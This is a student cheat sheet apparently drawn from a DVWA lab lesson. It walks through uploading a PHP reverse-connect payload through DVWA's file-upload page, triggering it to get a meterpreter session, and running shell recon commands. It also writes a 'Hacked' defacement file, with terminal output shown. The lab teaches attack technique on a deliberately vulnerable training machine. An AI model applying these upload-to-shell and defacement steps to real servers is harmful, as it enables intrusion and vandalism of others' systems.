

Cheat Sheet - PCW File Upload


Friday, February 5, 2016 6:18 PM

Upload PHP Payload

1. Upload Menu

○ Instructions:


1. Select "Upload" from the left navigation menu.
2. Click Browse



2. Navigate to PHONE_HOME.php

○ Instructions:


1. Click on File System
2. Click on root
3. Click on backdoor
4. Select Open



3. Upload PHONE_HOME.php

◦ Instructions:

1. Click the Upload button



4. Activate PHONE_HOME.php

◦ Instructions:

1. <http://192.168.1.106/dvwa/hackable/uploads/>
 - This is the IP address of the DVWA (Fedora14) machine obtained in (Section 3, Step 3).


2. Click on PHONE_HOME.php
3. Continue to next step



5. Connection Established

Notes (FYI) :


1. Notice the stage was sent to the DVWA machine (Fedora14) along with the handy dandy meterpreter.
2. **Continue to next step.**



6. Establishing a Shell

○ **Instructions:**

1. shell
 - Establishes a "sh" shell.
2. uptime
 - How long has the server been up
3. pwd
 - Current working directory
4. whoami
 - Show who am I logged in as.
5. w
 - **Notice there is no entry for the user apache**
6. echo "Hacked at 4-23-2012, by Your Name" > hacked.html
 - Create some simple web graffiti
 - Replace 4-23-2012 with the present date.
 - Replace the string "Your Name" with your actual name.
7. ls -l



```
BackTrack5R1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /
File Edit View Terminal Help
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam

meterpreter > shell
Process 5268 created.
Channel 0 created.

uptime
07:19:39 up 9:24, 3 users, load average: 0.84, 0.47, 0.36

pwd
/var/www/html/dvwa/hackable/uploads

whoami
apache

w
07:20:09 up 9:25, 3 users, load average: 0.73, 0.47, 0.37
USER  TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
student pts/0    :0            21:57   9:24m  50.76s 0.17s  pam: gdm-passwo
student pts/0    :0            21:58   8:33m  0.54s  4.95s  gnome-terminal
student pts/1    :0            22:47   8:32m  0.06s  0.06s  bash

echo "Hacked at 4-23-2012, by Your Name" > hacked.html

ls -l
total 12
-rw-r--r-- 1 apache apache 1283 Apr 22 22:26 PHONE_HOME.php
-rwxrwxr-x 1 root  apache 667 Mar 16 2010 dvwa_email.png
-rw-r--r-- 1 apache apache 32 Apr 23 07:23 hacked.html
```

Section 13: Proof of Lab


1. Proof of Lab

○ **Instructions:**

1. On BackTrack, place the below URI in Firefox
 - <http://192.168.1.106/dvwa/hackable/uploads/hacked.html>
 - ◆ Replace the above IP address with the IP Address obtained in (Section 3, Step 3).

○ **Proof of Lab Instructions:**

1. Press the <Ctrl> and <Alt> key at the same time.
2. Press the <PrtScn> key.
3. Paste into a word document
4. Upload to Moodle



From <http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson8/index.html>